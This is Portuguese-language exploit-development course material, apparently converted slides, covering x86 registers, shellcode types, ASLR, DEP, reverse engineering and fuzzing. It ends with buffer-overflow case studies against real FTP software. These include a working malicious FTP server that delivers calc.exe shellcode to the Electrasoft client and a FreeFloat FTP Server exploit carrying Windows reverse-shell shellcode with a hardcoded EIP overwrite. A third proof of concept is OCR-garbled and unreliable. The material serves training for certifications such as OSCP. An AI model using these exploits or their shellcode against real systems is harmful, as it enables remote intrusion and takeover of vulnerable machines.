http://www.facom.ufu.br/~gustavo/OC1/Apresentacoes/Assembly.pdf

Conceitos – Registradores de uso geral

- AX: Acumulador Usado em operações aritméticas.
- BX: Base Usado para indexar tabelas de memória (ex.: índice de vetores).
- CX: Contador Usado como contador de repetições em loop e movimentação repetitiva de dados.
- DX: Dados Uso geral.



Conceitos – Instruções de transferência de dados

- **MOV Destino,Fonte**

Operação		Exemplo
registrador,	registrador	mov Bx, Cx
memória,	acumulador	mov var, Al
acumulador,	memória	mov Ax, var
memória,	registrador	mov var, Si
registrador,	memória	mov Si, var
registrador,	imediato	mov var, 12
reg_seg,	reg16	mov Ds, Ax
reg16,	reg_seg	mov Ax, Ds
memória,	reg_seg	mov var, Ds

http://www.inf.furb.br/~maw/arquitetura/aula16.pdf

Conceitos – Registradores (2)

- Aqui está uma lista dos registros disponíveis nos processadores 386 e superiores. Esta lista mostra os registradores de 32 bits. A maioria deles pode ser dividida em 16 ou até 8 bits.

Registros Gerais
- EAX EBX ECX EDX

Registros de segmento
- CS DS ES FS GS SS

Índice e ponteiros
- ESI EDI EBP EIP ESP

Indicador
- EFLAGS

Conceitos – Registradores (2)

Registros gerais:
Como o título diz, registradores gerais são os que usamos na maioria das vezes. A maioria das instruções é executada nesses registradores. Todos eles podem ser divididos em registradores de 16 e 8 bits.

32 bits: EAX EBX ECX EDX
16 bits: AX BX CX DX
8 bits: AH AL BH BL CH CL DH DL

O sufixo "H" e "L" nos registros de 8 bits representam byte alto e byte baixo. Com isso fora do caminho, vamos ver seu uso principal individual

Conceitos – Registradores (2)

EAX, AX, AH, AL: chamado de registro do acumulador.
É usado para acesso à porta de E / S, aritmética, chamadas de interrupção, etc ...

EBX, BX, BH, BL: chamado de registro base
É usado como um ponteiro básico para acesso à memória
Obtém alguns valores de retorno de interrupção

ECX, CX, CH, CL: Chamado o registro do contador
É usado como contador de loop e para turnos
Obtém alguns valores de interrupção

EDX, DX, DH, DL: chamado de registro de dados
É usado para acesso à porta de E / S, aritmética, alguma interrupção chamadas.

Conceitos – Registradores (2)

Registradores de segmento:
Os registradores de segmento mantêm o endereço do segmento de vários itens. Eles estão disponíveis apenas em 16 valores. Eles só podem ser definidos por um registro geral ou instruções especiais. Alguns deles são críticos para a boa execução do programa e você pode considerar jogar com eles quando estiver pronto para a programação de vários segmentos

CS: Contém o segmento de código no qual seu programa é executado.
Alterar seu valor pode fazer o computador travar.

DS: Contém o segmento de dados que seu programa acessa.
Alterar seu valor pode gerar dados errôneos.

ES, FS, GS: Estes são registros extras de segmentos disponíveis para ponteiro distante endereçando como memória de vídeo e tal.

SS: Mantém o segmento de pilha que seu programa usa.
Às vezes, tem o mesmo valor que o DS.
Alterar seu valor pode gerar resultados imprevisíveis, principalmente relacionados a dados.

Conceitos – Registradores (2)

Índices e ponteiros

Índices e ponteiro e a parte de deslocamento e endereço. Eles têm vários usos, mas cada registro tem uma função específica. Eles usam algum tempo com um registrador de segmento para apontar para o endereço remoto (em um intervalo de 1 Mb). O registro com o prefixo "E" pode ser usado apenas no modo protegido.

ES: EDI EDI DI: Registro do índice de destino
Usado para cadeia, cópia e configuração de matriz de memória e para apontador distante endereçando com ES

DS: ESI EDI SI: registro do índice de origem
Usado para cópia de seqüência de caracteres e matriz de memória

SS: EBP EBP BP: registro do ponteiro da pilha de base
Mantém o endereço base da pilha

SS: ESP ESP SP: Registro de ponteiro de pilha
Mantém o endereço superior da pilha

CS: IP EIP EIP: ponteiro de índice
Mantém o deslocamento da próxima instrução
Só pode ser lido

Conceitos – Registradores (2)

O registro EFLAGS O registro

EFLAGS mantém o estado do processador. É modificado por muitas instruções e é usado para comparar alguns parâmetros, loops condicionais e saltos condicionais. Cada bit contém o estado do parâmetro específico da última instrução. Aqui está uma lista:

Descrição da etiqueta de bit

0 CF Carregar bandeira
2 Bandeira de paridade PF
4 Bandeira de transporte auxiliar AF
6 Sinalizador ZF Zero
7 SF sinalizar bandeira
Sinalizador de
8 TF Trap

Conceitos – Registradores (2)

9 Sinalizador de habilitação de interrupção SE
Bandeira de 10 direções de DF
11 OF Sinal de estouro
12-13 Nível de privilégio de E / S da IOPL
14 Sinalizador de tarefa aninhada do NT
16 Bandeira do resumo do RF
17 Sinalizador do modo VM Virtual 8086
18 Sinalizador de verificação de alinhamento de CA (486+)
19 VIF bandeira de interrupção viral
20 Bandeira virtual VIP com interrupção pendente
21 sinalizador de ID

Os que não estão listados são reservados pela Intel.

Conceitos – Registradores (2)

Registradores não documentados

Existem registros nos processadores 80386 e superiores que não são bem documentados pela Intel. Eles são divididos em registros de controle, registros de depuração, registros de teste e registros de segmentação de modo protegido. Até onde eu sei, os registros de controle, juntamente com os registros de segmentação, são usados na programação em modo protegido, todos esses registros estão disponíveis em processadores 80386 e superiores, exceto os registros de teste que foram removidos no pentium. Os registros de controle são CR0 a CR4, os registros de depuração são DR0 a DR7, os registros de teste são TR3 a TR7 e os registros de segmentação de modo protegido são GDTR (Registro de Tabela de Descritor Global), IDTR (Registro de Tabela de Descritor de Interrupção), LDTR (DTR local) e TR.

Fonte: https://www.eecg.utoronto.ca/~amza/www.mindsec.com/files/x86regs.html
https://www.tutorialspoint.com/assembly_programming/assembly_registers.htm

Conceitos – Shellcodes

Shellcode ou Payload, são códigos utilizados na exploração de buffer overflows, são utilizados no desenvolvimento de exploits para exploração desse tipo de falha, quem já leu os exploits de buffer overflows já os viu, shellcodes são construídos apenas com os valores em hexadecimal dos opcodes da arquitetura alvo, ou seja, as instruções do próprio processador, por isso o entendimento da linguagem assembly, que até certo ponto, possui relação de 1 para 1 com a linguagem de máquina, se faz necessária. O shellcode é o código que será de fato executado durante a exploração de um buffer overflow.São chamados de 'shellcodes' pois geralmente o seu objetivo é a obtenção de uma shell.

https://www.exploit-db.com/papers/18273
https://github.com/topics/shellcode-development?l=c
https://gerkis.gitlab.io/it-sec-catalog/exploit-development/shellcode-development.html

Conceitos – Shellcodes

O código de shell pode ser *local* ou *remoto* , dependendo se ele dá ao invasor controle sobre a máquina em que é executado (local) ou sobre outra máquina através de uma rede (remota).

Local

O código de shell *local* é usado por um invasor que tem acesso limitado a uma máquina, mas pode explorar uma vulnerabilidade, por exemplo, um estouro de buffer , em um processo com mais privilégios nessa máquina. Se executado com sucesso, o código de shell fornecerá ao invasor acesso à máquina com os mesmos privilégios mais altos que o processo de destino.

Conceitos – Shellcodes

Remoto *O* código de shell *remoto* é usado quando um invasor deseja direcionar um processo vulnerável em execução em outra máquina em uma rede local , intranet ou rede remota . Se executado com êxito, o código de shell pode fornecer ao invasor acesso à máquina de destino na rede. Os códigos de shell remotos normalmente usam conexões de soquete TCP / IP padrão para permitir que o invasor acesse o shell na máquina de destino. Esse código de shell pode ser categorizado com base em como essa conexão é configurada: se o código de shell estabelecer a conexão, ele será chamado de "shell reverso" ou *de* código de shell de *conexão traseira* porque o código de shell se *conecta novamente.*para a máquina do atacante. Por outro lado, se o invasor estabelecer a conexão, o código de shell será chamado de *shellshell* porque o código de shell *se liga* a uma determinada porta na máquina da vítima. Um terceiro tipo, muito menos comum, é o código de shell de *reutilização de soquete* . Às vezes, esse tipo de código de shell é usado quando uma exploração estabelece uma conexão com o processo vulnerável que não é fechado antes da execução do código de shell. O código de shell pode *reutilizar* essa conexão para se comunicar com o invasor. A reutilização do soquete do código de shell é mais elaborada, pois o código de shell precisa descobrir qual conexão reutilizar e a máquina pode ter muitas conexões abertas

Conceitos – Shellcodes

Download and Execute é um tipo de código de shell remoto que *baixa* e *executa* algum tipo de malware no sistema de destino. Esse tipo de código de shell não gera um shell, mas instrui a máquina a baixar um determinado arquivo executável da rede, salvá-lo em disco e executá-lo. Atualmente, é comumente usado em ataques de download drive-by , em que uma vítima visita uma página mal-intencionada que, por sua vez, tenta executar esse download e executar o código de shell para instalar o software na máquina da vítima. Uma variação desse tipo de shellcode baixa e carrega uma biblioteca . As vantagens dessa técnica são que o código pode ser menor, que não requer que o código de shell gere um novo processo no sistema de destino e que o código de shell não precisa de código para limpar o processo de destino, pois isso pode ser feito pelo biblioteca carregada no processo.

Conceitos – Shellcodes

Staged Quando a quantidade de dados que um invasor pode injetar no processo de destino é muito limitada para executar diretamente o código de shell útil, pode ser possível executá-lo em etapas. Primeiro, um pequeno pedaço de código de shell (estágio 1) é executado. Esse código faz o download de um pedaço maior de código de shell (estágio 2) na memória do processo e o executa.

Egg-hunt Esta é uma outra forma de *encenado* shellcode, que é utilizado se um intruso pode injectar um shellcode maior para o processo, mas não pode determinar onde no processo que irá acabar. Um pequeno código de shell de *busca de ovos* é injetado no processo em um local previsível e executado. Esse código, em seguida, procura no espaço de endereço do processo o código de shell maior (o *ovo*) e o executa.

Omelette Esse tipo de código de shell é semelhante ao código de shell *de busca de ovos* , mas procura vários pequenos blocos de dados (*ovos*) e os recombina em um bloco maior (a *omeleta*) que é executado posteriormente. Isso é usado quando um invasor pode injetar apenas vários pequenos blocos de dados no processo.

Conceitos – Shellcodes

Meterpreter O Meterpreter, a forma abreviada de Meta-Interpreter é uma carga útil avançada e multifacetada que opera via injeção de DLL. O Meterpreter reside completamente na memória do host remoto e não deixa vestígios no disco rígido, dificultando a detecção com técnicas forenses convencionais. Scripts e plugins podem ser carregados e descarregados dinamicamente, conforme necessário, e o desenvolvimento do Meterpreter é muito forte e está em constante evolução.

Passivex é uma carga útil que pode ajudar a contornar firewalls de saída restritivos. Isso é feito usando um controle ActiveX para criar uma instância oculta do Internet Explorer. Usando o novo controle ActiveX, ele se comunica com o invasor por meio de solicitações e respostas HTTP.

Nonx O bit NX (No eXecute) é um recurso embutido em algumas CPUs para impedir que o código seja executado em determinadas áreas da memória. No Windows, o NX é implementado como Data Execution Prevention (DEP). As cargas úteis do Metasploit NoNX foram projetadas para contornar a DEP.

Conceitos – Shellcodes

ORD As cargas ordinais são cargas baseadas em stager do Windows que apresentam vantagens e desvantagens distintas. As vantagens são que ele funciona em todos os tipos e idiomas do Windows, desde o Windows 9x, sem a definição explícita de um endereço de retorno. Eles também são extremamente pequenos. No entanto, duas desvantagens muito específicas as tornam não a opção padrão. O primeiro é que ele depende do fato de que o **ws2_32.dll** é carregado no processo que está sendo explorado antes da exploração. A segunda é que é um pouco menos estável que os outros estágios.

IPV6 As cargas úteis do Metasploit IPv6, como o nome indica, são criadas para funcionar em redes IPv6.

REFLECTIVE DLL INJECTION A injeção reflexiva de DLL é uma técnica pela qual uma carga útil do estágio é injetada em um processo host comprometido em execução na memória, nunca tocando no disco rígido do host. As cargas úteis do VNC e do Meterpreter usam a injeção reflexiva de DLL. Você pode ler mais sobre isso com Stephen Fewer, o criador do método de injeção reflexicva da DLL . [Nota: este site não existe mais e está vinculado a fins históricos]

Conceitos – Bit

A palavra bit vem do inglês e é uma abreviação de binary digit. Neste sentido, os computadores utilizam impulsos elétricos, que formam um bit, traduzido pelo código binário como estado de 0 ou 1.

- Uma combinação de bits formam um código de números, chamado pelos engenheiros informáticos de "palavra". Se um bit pode ser 0 ou 1, dois bits podem ser 00, 01, 10 ou 11 e assim por diante;
- Imagine agora um processador capaz de ler "palavras“ com possibilidades de combinações muito superiores;

Conceitos – 32 e 64 bits

32 bits

• Um processador de 32 bits, por exemplo, teria a capacidade de processar de 0 até 4.294.967.295 números, ou de −2.147.483.648 até 2.147.483.647 na codificação de dois complementos;

• O processador armazena os dados do que precisa acessar em formatos de “endereços” em números, que serão distribuídos entre os limites de valores acima. Para isso, o processador de 32 bits pode utilizar até 4GB da memória RAM;

• Se a memória RAM do computador exceder 4GB, é necessário ter um processador de 64 bits para poder usufruir de mais memória;

Conceitos – 32 e 64 bits

64 bits

• Os processadores mais modernos são capazes de trabalhar até 64 bits por vez. Isto quer dizer que a “palavra” lida pelo processador pode ser duas vezes o tamanho daquela em um processador de 32 bits;

• O potencial de um processador de 64 bits melhora significativamente o desempenho do computador, e está presente na maior parte dos dispositivos hoje em Dia;

• Atualmente a maioria dos sistemas operacionais, no entanto, funcionam em processos de 32 bits. Para contornar isto, os computadores modernos, de 64 bits, vêm com uma extensão chamada “x86-64”, que simula o processamento em 32 bits;

Conceitos – ASLR

Address space layout randomization (ASLR) é uma técnica de segurança da informação que previne ataques de execução arbitrária de código

• Na intenção de prevenir que um agente mal intencionado,
que obteve o controle de um programa em execução em um determinado endereço de memória, pule deste endereço para o de uma função conhecida carregada em memória – a fim de executá-la - a ASLR organiza aleatoriamente a posição de dados chaves no espaço de endereçamento do programa, incluindo a base do executável e a posição da stack, do heap, e de bibliotecas;

• ASLR foi originalmente desenvolvido e publicado pelo projeto PaX em Julho de 2001, incluindo um patch para o kernel Linux em Outubro de 2002. Quando aplicado ao kernel, chama-se KASLR, de Kernel address space layout randomization;

Conceitos – DEP

A Prevenção de Execução de Dados (DEP) é um recurso de segurança que pode ajudar a evitar danos ao seu computador contra vírus e outras ameaças à segurança. Programas prejudiciais podem tentar atacar o Windows tentando executar (também conhecido como executar) código de locais de memória do sistema reservados para o Windows e outros programas autorizados;

• Este recurso destina-se a impedir a execução de códigos de uma região da memória não-executável em um aplicativo ou serviço. No que ajuda a evitar decorrentes explorações que armazenam código via um vazamento de informações de um buffer, por exemplo. A DEP é executado em dois modos, no de hardware: a DEP é configurada para computadores que podem salvar páginas de memória como não-executável; e na de software: a DEP, tem uma configuração de prevenção limitada para computadores que não têm suporte de hardware para a DEP, como dito anteriormente. A DEP quando configurada para a proteção por software, não protege contra execução de código em páginas de dados, mas em vez de outro tipo de ataque.

• A DEP foi adicionada no Windows XP Service Pack 2 e está incluído no Windows XP Tablet PC Edition da versão 2005, Windows Server 2003 Service Pack 1 e o Windows Vista. Versões posteriores dos sistemas operacionais citados também oferecem suporte ao DEP.

Conceitos – Engenharia Reversa

É processo de entender como uma ou mais partes de um programa funcionam, sem ter acesso a seu código-fonte. Focaremos inicialmente em programas para a plataforma x86 (de 32-bits), rodando sobre o sistema operacional Windows, da Microsoft, mas vários dos conhecimentos expressos aqui podem ser úteis para engenharia reversa de software em outros sistemas operacionais, como o GNU/Linux e até mesmo em outras plataformas, como ARM.
Assim como o hardware, o software também pode ser desmontado. De fato, existe uma categoria especial de softwares com esta função chamados de disassemblers, ou desmontadores. Para explicar como isso é possível, primeiro é preciso entender como um programa de computador é criado atualmente. Farei um resumo aqui, mas entenderemos mais a fundo em breve.

• A parte do computador que de fato executa os programas é o chamado processador. Nos computadores de mesa (desktops) e laptops atuais, normalmente é possível encontrar processadores fabricados pela Intel ou AMD. Para ser compreendido por um processador, um programa precisa falar sua língua: a linguagem (ou código) de máquina;

• Os humanos, em teoria, não falam em linguagem de máquina. Bem, alguns falam, mas isso é outra história. Acontece que para facilitar a criação de programas, algumas boas almas começaram a escrever programas onde humanos escreviam código (instruções para o processador) numa linguagem mais próxima da falada por eles (Inglês no caso). Assim nasceram os primeiros compiladores, que podemos entender como programas que "traduzem" códigos em linguagens como Assembly ou C para código de máquina;

Conceitos – Fuzzing

Fuzzing ou fuzz testing é uma técnica automatizada de teste de software que envolve o fornecimento de dados inválidos, inesperados ou aleatórios como entradas para um programa de computador. O programa é monitorado em busca de exceções, como falhas, afirmações de código internas com falha ou vazamentos de memória em potencial. Normalmente, os difusores são usados para testar programas que recebem entradas estruturadas. Essa estrutura é especificada, por exemplo, em um formato ou protocolo de arquivo e distingue entrada válida de entrada inválida. Um fuzzer eficaz gera entradas semi-válidas que são "válidas o suficiente", pois não são diretamente rejeitadas pelo analisador, mas criam comportamentos inesperados mais profundos no programa e são "inválidas o suficiente" para expor casos de canto que não foram tratados adequadamente com.

https://www.matteomalvica.com/tutorials/buffer_overflow/

https://blog.own.sh/introduction-to-network-protocol-fuzzing-buffer-overflow-exploitation/#:~:text=properly%20dealt%20with.-,Buffer%20Overflow,and%20overwrites%20adjacent%20memory%20locations.

DESENVOLVIMENTO DE EXPLOITS - CASES

Conceitos - Exploits

É um software , um pedaço de dados ou uma sequência de comandos que tira proveito de um bug ou vulnerabilidade para causar imprevistos ou imprevistos comportamento a ocorrer em software, hardware ou algo eletrônico (geralmente computadorizado). Esse comportamento freqüentemente inclui coisas como ganhar o controle de um sistema de computador, permitir a escalada de privilégios ou um ataque de negação de serviço (DoS ou DDoS relacionado) .

Existem vários métodos para classificar explorações. O mais comum é como a exploração se comunica com o software vulnerável.

Uma *exploração remota* funciona em uma rede e explora a vulnerabilidade de segurança sem nenhum acesso prévio ao sistema vulnerável.

Uma *exploração local* requer acesso prévio ao sistema vulnerável e geralmente aumenta os privilégios da pessoa que está executando a exploração além daqueles concedidos pelo administrador do sistema. Também existem explorações em aplicativos clientes, geralmente consistindo em servidores modificados que enviam uma exploração se acessados com um aplicativo cliente.

Conceitos - Exploits

Explorações em aplicativos clientes também podem exigir alguma interação com o usuário e, portanto, podem ser usadas em combinação com o método de engenharia social . Outra classificação é pela ação contra o sistema vulnerável; acesso não autorizado a dados, execução arbitrária de código e negação de serviço são exemplos.

Muitas explorações são projetadas para fornecer acesso no nível de superusuário a um sistema de computador. No entanto, também é possível usar várias explorações, primeiro para obter acesso de baixo nível e depois escalar privilégios repetidamente até que se atinja o nível administrativo mais alto (geralmente chamado de "raiz").

Depois que uma exploração é divulgada aos autores do software afetado, a vulnerabilidade geralmente é corrigida através de um patch e a exploração se torna inutilizável. Essa é a razão pela qual alguns hackers de chapéu preto , bem como hackers de agências militares ou de inteligência, não publicam suas façanhas, mas os mantêm em sigilo.

Explorações desconhecidas para todos, exceto as pessoas que as encontraram e as desenvolveram, são conhecidas como *explorações de dia zero* .

ELECTRASOFT BUFFER OVERFLOW

- POC: https://medium.com/@rafaelrenovaci/buffer-overflows-7f3ab967e6e5
- Programa: https://www.electrasoft.com/32ftp.htm

```
#!/usr/bin/python

from socket import *

payload = "\xc3"*989 # Junk bytes

payload += "\x7B\x46\x86\x7C" # jmp esp

#Shellcode para calculadora calc.exe

payload+=("\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53\x53\x53\x53\x53\x52\x53\xff\xd7")


s = socket(AF_INET, SOCK_STREAM)
s.bind(("0.0.0.0", 21))
s.listen(1)

print "[+] Escutando porta [FTP] 21"
c, addr = s.accept()

print "[+] Conexao aceita: %s" % (addr[0])
c.send("220 "+payload+"\r\n")
c.recv(1024)
c.close()

print "[+] Cliente Explorado !!"
s.close()
```


FREEFLOAT FTP SERVER BUFFER OVERFLOW

- POC: https://blog.own.sh/introduction-to-network-protocol-fuzzing-buffer-overflow-exploitation/#:~:text=properly%20dealt%20with.-,Buffer%20Overflow,and%20overwrites%20adjacent%20memory%20locations.
- https://www.exploit-db.com/exploits/23243
- https://medium.com/@shad3box/exploit-development-101-buffer-overflow-free-float-ftp-81ff5ce559b3
- Programa: http://freeflo.at/where-did-freefloat-ftp-server-go/
- https://www.youtube.com/watch?v=Ueli02YCuW0

```
import sys
from socket import *

ip = "172.16.183.129"
port = 21

# Windows reverse shell
shellcode = (
"\xb8\x18\xae\xa3\x93\xd9\xeb\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x56\x31\x47\x13\x83\xef\xfc\x03\x47\x17\x4c\x56\x6f\xcf\x12"
"\x99\x90\x8f\x73\x13\x75\x3e\xb3\x47\xfd\x10\x03\x83\x53\x9c"
"\xe8\x41\x48\x17\x9c\x4d\x67\x98\x2b\xa8\x46\x21\x87\x88\xc9"
"\xa1\x5a\xdd\x29\x98\x94\x10\x2b\xdd\xc9\xd9\x79\xb6\x86\x4c"
"\x6e\xb3\xd3\x4c\x85\x8f\xf2\xd4\xfa\x47\xf4\xf5\xac\xdc\xaf"
"\xd5\x4f\x31\xc4\x5f\x48\x56\xe1\x16\xe3\xac\x9d\xa8\x25\xfd"
"\x5e\x06\x88\x32\xad\x56\x4c\xf4\x4e\x2d\xa4\x07\xf2\x36\x73"
"\x7a\x28\xb2\x60\xdc\xbb\x64\x4d\xdd\x68\xf2\x06\xd1\xc5\x70"
"\x40\xf5\xd8\x55\xfa\x01\x50\x58\x2d\x00\x22\x7f\xe9\xc9\xf1"
"\x1e\xa8\xb7\x54\x1e\xaa\x18\x08\xba\xa0\xb4\x5d\xb7\xaa\xd0"
"\x92\xfa\x14\x20\xbd\x8d\x67\x12\x62\x26\xe0\x1e\xeb\xe0\xf7"
"\x17\xfb\x12\x27\x9f\x6c\xed\xc8\xdf\xa5\x2a\x9c\x8f\xdd\x9b"
"\x9d\x44\x1e\x23\x48\xf0\x14\xb3\xdf\x14\x9e\xc0\x48\x16\xe0"
"\xc7\x33\x9f\x06\x97\x13\xcf\x96\x58\xc4\xaf\x46\x31\x0e\x20"
"\xb8\x21\x31\xeb\xd1\xc8\xde\x45\x89\x64\x46\xcc\x41\x14\x87"
"\xdb\x2f\x16\x03\xe9\xd0\xd2\xe4\x98\xc2\x8e\x93\x62\x1b\xcf"
"\x36\x62\x71\xcb\x90\x35\xed\xd1\xc5\x71\xb2\x2a\x20\x02\xb5"
"\xd5\xb5\x32\xcd\xe0\x23\x7a\xb9\x0c\xa4\x7a\x39\x5b\xae\x7a"
"\x51\x3b\x8a\x29\x44\x44\x07\x5e\xd5\xd1\xa8\x36\x89\x72\xc1"
"\xb4\xf4\xb5\x4e\x47\xd3\xc5\x89\xb7\xa1\xe1\x31\xdf\x59\xb2"
"\xc1\x1f\x30\x32\x92\x77\xcf\x1d\x1d\xb7\x30\xb4\x76\xdf\xbb"
"\x59\x34\x7e\xbb\x73\x98\xde\xbc\x70\x01\xd1\xc7\xf9\xb6\x12"
"\x38\x10\xd3\x13\x38\x1c\xe5\x28\xee\x25\x93\x6f\x32\x12\xac"
"\xda\x17\x33\x27\x24\x0b\x43\x62"
)

bufsize = 1000
eip = "\xd7\x30\x9d\x7c" # 0x7c9d30d7 - jmp esp [SHELL32.dll] (Little endian)
move_esp = "\x81\xc4\xc0\xfd\xff\xff" # add esp,-240h
buf = 'A'*246 # EIP offset from findmsp
buf += eip # EIP overwrite
buf += move_esp
buf += 'C'*8 # Add 8 additional bytes of padding to align the bytearray with ESP
buf += shellcode
buf += 'D'*(bufsize - len(buf))

print "[+] Connecting..."

s = socket(AF_INET,SOCK_STREAM)
s.connect((ip,port))
s.recv(2000)
s.send("USER test\r\n")
s.recv(2000)
s.send("PASS test\r\n")
s.recv(2000)
s.send("REST "+buf+"\r\n")
s.close()

print "[+] Done."
```

NICO FTP SERVER BUFFER OVERFLOW

- POC: hhttps://medium.com/@s1kr10s/nico-ftp-3-0-1-19-buffer-overflow-seh-with-bypass-aslr-1c0e7a2d8da5
- https://www.exploit-db.com/exploits/45442
- https://www.exploit-db.com/exploits/45531
- Programa: https://en.softonic.com/download/nico-ftp/windows/post-download



CORE FTP SERVER BUFFER OVERFLOW

- POC: https://gist.github.com/berkgoksel/a654c8cb661c7a27a3f763dee92016aa
- https://www.exploit-db.com/exploits/44958
- Programa: http://www.coreftp.com/download.html

BUFFER OVERFLOW EXERCISES

- https://github.com/muhammet-mucahit/Security-Exercises

PACMAN'S FTP BUFFER OVERFLOW

- https://www.computersecuritystudent.com/SECURITY_TOOLS/BUFFER_OVERFLOW/WINDOWS_APPS/lesson1/index.html
- https://www.youtube.com/watch?v=w7HPtIBJmXQ
- https://medium.com/@rafaelrenovaci/exploit-to-pcman-ftp-server-2-0-7-remote-buffer-overflow-cffafb8faddb
- https://www.exploit-db.com/exploits/26471

EASY FILE SHARING FTP SERVER

- https://nafiez.github.io/security/integer/2018/09/18/ftp-overflow.html

```
ort socket, sys

len(sys.argv) <= 1:
int "Usage: poc.py <target_ip> <t
cit(1)
= sys.argv[1]
= int(sys.argv[2])

ftp = "\x2c" + "A" * 3000
ftp += "\x42"*30

socket.socket(socket.AF_INET, soc
onnect((ip, port))
ecv(1024)
end("USER anonymous\r\n")
ecv(1024)
end("PASS " + reqftp + "\r\n")
ecv(1024)
lose()
```

OSCP preparatório

- https://www.youtube.com/watch?v=kaCYeiQr1ak
- https://www.youtube.com/watch?v=RmpNQQwhDms
- https://www.youtube.com/watch?v=VX27nq6Ecjl
- https://www.youtube.com/watch?v=cr4m_-fC90Q

OSCE preparatório

- https://medium.com/@david.valles/the-road-to-osce-40b4c01db666
- https://jhalon.github.io/OSCE-Review/
- http://www.x0rsecurity.com/category/osce/
- https://stacktrac3.co/category/osce-prep/

Exercise Buffer Overflow 2

- https://www.youtube.com/watch?v=RFguUQCwDqY&list=PLZBei8sziuMHGcHwFkINKnT6t0_DqZ8pS

Reference

- https://blog.eccouncil.org/most-common-cyber-vulnerabilities-part-2-buffer-overflow/
- https://ilabs.eccouncil.org/buffer-overflow/
- https://www.veracode.com/security/buffer-overflow
- https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
- https://owasp.org/www-community/attacks/Buffer_overflow_attack
- https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/
- http://www.inf.furb.br/~maw/arquitetura/aula16.pdf
- http://www.facom.ufu.br/~gustavo/OC1/Apresentacoes/Assembly.pdf
- https://www.cs.virginia.edu/~evans/cs216/guides/x86.html
- https://www.cin.ufpe.br/~arfs/Assembly/apostilas/Tutorial%20Assembly%20-%20Gavin/ASM3.HTM
- https://medium.com/bugbountywriteup/bolo-reverse-engineering-part-1-basic-programming-concepts-f88b233c63b7
- https://pentest.tonyng.net/a-stack-based-buffer-overflow/
- https://pentest.tonyng.net/exploit-writing-tutorial-part-1-stack-based-overflows/
- https://pentest.tonyng.net/category/skills/buffer-overflow/
